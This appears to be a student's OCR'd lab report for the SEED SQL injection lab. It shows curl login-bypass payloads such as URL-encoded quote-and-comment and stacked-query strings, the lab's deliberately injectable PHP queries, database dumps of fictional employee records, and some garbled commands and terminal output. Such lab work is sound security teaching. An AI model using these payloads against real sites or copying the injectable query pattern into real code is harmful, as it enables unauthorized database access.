
Just checking the website name and password over the web site .



Now without using website we will send an HTTP GET request to our web application, with two parameters (username and Password) attached

Command used :

$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'



In the above screen shot we can see it works fine and perfectly we can see the name and password .

If you need to include special characters in the `username` or `Password` fields, you need to encode them properly, or they can change the meaning of your requests. If you want to include single quote in those fields, you should use `%27` instead; if you want to include white space, you should use `%20`. In this task, you do need to handle HTTP encoding while sending requests using `curl`.

Here i have tried 2 methods .

1. Curl 'www.seed-server.com/unsafe_home.php?userna%27%20%23&Password=seedalice'

2. Curl ''www.seed-server.com/unsafe_home.php?username='alice'%27%20%23&Password=seedalice'

   We can discuss below in the process

First we are using this method in this we even disclosed username

$curl ‘'www.seed-server.com/unsafe_home.php?userna%27%20%23&Password=seedalice'


Observation here we can find some information but password we can’t see the user name.

It does not give proper access but somehow it worked but full access.

Now in the next method we can keep the username .

Command used

$ Curl ‘'www.seed-server.com/unsafe_home.php?username='alice'%27%20%23&Password=seedalice'



Finally it worked and we can see in the above code snippet and we got the access after many trials and we can see the full website html code .

We successfully stole the information from the database

Task 2.3: Append a new SQL statement.


Task 2.3: Append a new SQL statement. In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please try to run two SQL statements via the login page.

There is a countermeasure preventing you from running two SQL statements in this attack. Please use the SEED book or resources from the Internet to figure out what this countermeasure is, and describe your discovery in the lab report.

In below screenshot i have used ; to turn sql statements into two

```
mysql> select 1; select 2;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.03 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.01 sec)

mysql>
```

Now i have tried from webpage without password



I tried running the sql statement with a semicolon separation, it was showing an error and it does not work.


With the given hint above on the website now i'm going to check in the database, we can see the data .

```
mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Alice' ; select 1
;#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| id | name  | eid   | salary | birth | ssn      | phoneNumber | address | email | nickname | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.05 sec)

+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql>
```

I am trying same method which i used in previous task whether i can steal anything or not

```
[11/09/23]seed@VM:~/.../sql$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%3Bselect%201%3B%23&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= 'alice' ;select 1;#' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'</div></nav><div class='container text-center'>Ther[11/09/[11[11/0[11/09/23]seed@V[11/09/23][11/09/[11/09/[1[[[[1[[1[[[[
[11/09/23]seed@VM:~/.../sql$
```

We can see the name and password



Above screenshot is resources from the Internet to figure out what this countermeasure is?

Let's look at code and make query to multi_query

```
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->multi_query($sql)) {
79        echo "</div>";
80        echo "</nav>";
81        echo "<div class='container text-center'>";
82        die('There was an error running the query [' . $conn->error . ']\n');
83        echo "</div>";
84      }
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88        array_push($return_arr,$row);
89      }
90
91      /* convert the array type to json format and read out*/
92      $json_str = json_encode($return_arr);
93      $json_a = json_decode($json_str,true);
94      $id = $json_a[0]['id'];
95      $name = $json_a[0]['name'];
96      $eid = $json_a[0]['eid'];
97      $salary = $json_a[0]['salary'];
98      $birth = $json_a[0]['birth'];
99      $ssn = $json_a[0]['ssn'];
```

Added multi_query, now again we gonna run the website .

It looks like we have logged in successfully. This time we can see no error message but data is hidden .

It doesn't work and does not show we can consider it as an error because there is countermeasure to the attack.

—---------- —---------- **Task 2 completed** —----------

3.3 Task 3: SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure 2) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first.

When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in `unsafe_edit_backend.php` file is used to update employee's profile information. The PHP file is located in the `/var/www/SQLInjection` directory.

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

In this lab I'm going to work on unsafe_edit_backend.php file which is used ti update employees profile information .

In the below screen screen shot we were checking and loading the data in the container in mysql database.

```
[11/09/23]seed@VM:~/.../sql$  dockps
23bdc86e3d82  mysql-10.9.0.6
576a4a13c967  www-10.9.0.5
[11/09/23]seed@VM:~/.../sql$ docksh 23bdc86e3d82
root@23bdc86e3d82:/# whoami
root
root@23bdc86e3d82:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show database
    ->
    -> ^C
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.19 sec)
```


Now we are running the database commands and seeing the profiles .

```
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)

mysql> select * from credentials;
ERROR 1146 (42S02): Table 'sqllab_users.credentials' doesn't exist
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.01 sec)

mysql>
```


In the above screen shot we can see the details of the employee.

Mainly, see the alice column no details were added now we were going to add the details

Website after logged in with alice details .we went to edit profile.




We can see successfully we have added some details .



Sql database

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+--------------+---------+----------------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber  | Address | Email                | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+--------------+---------+----------------------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 | 773-403-8999 | chicago | arvindalice@gmail.com | Alice    | 2bc124cd603204c444c77d3822b02ae0312f532f |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |              |         |                      |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |              |         |                      |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |              |         |                      |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |              |         |                      |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |              |         |                      |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+--------------+---------+----------------------+----------+------------------------------------------+
6 rows in set (0.02 sec)

mysql>
```

We can see the details reflected in the database which i have saved on the website.



Now I have modified the code and saved it unsafe_home.php. To make it normal


unsafe_home.php

```
63          echo "<div class='container text-center'>";
64          die("Connection failed: " . $conn->connect_error . "\n");
65          echo "</div>";
66        }
67        return $conn;
68      }
69
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      //echo $sql;
77      echo $_SESSION['PROFILE_SQL'];
78
79      if (!$result = $conn->query($sql)) {
80        echo "</div>";
81        echo "</nav>";
82        echo "<div class='container text-center'>";
83        die('There was an error running the query [' . $conn->error . ']\n');
84        echo "</div>";
85      }
86      /* convert the select return result into array type */
87      $return_arr = array();
88      while($row = $result->fetch_assoc()){
89        array_push($return_arr,$row);
90      }
91
92      /* convert the array type to json format and read out*/
93      $json_str = json_encode($return_arr);
```

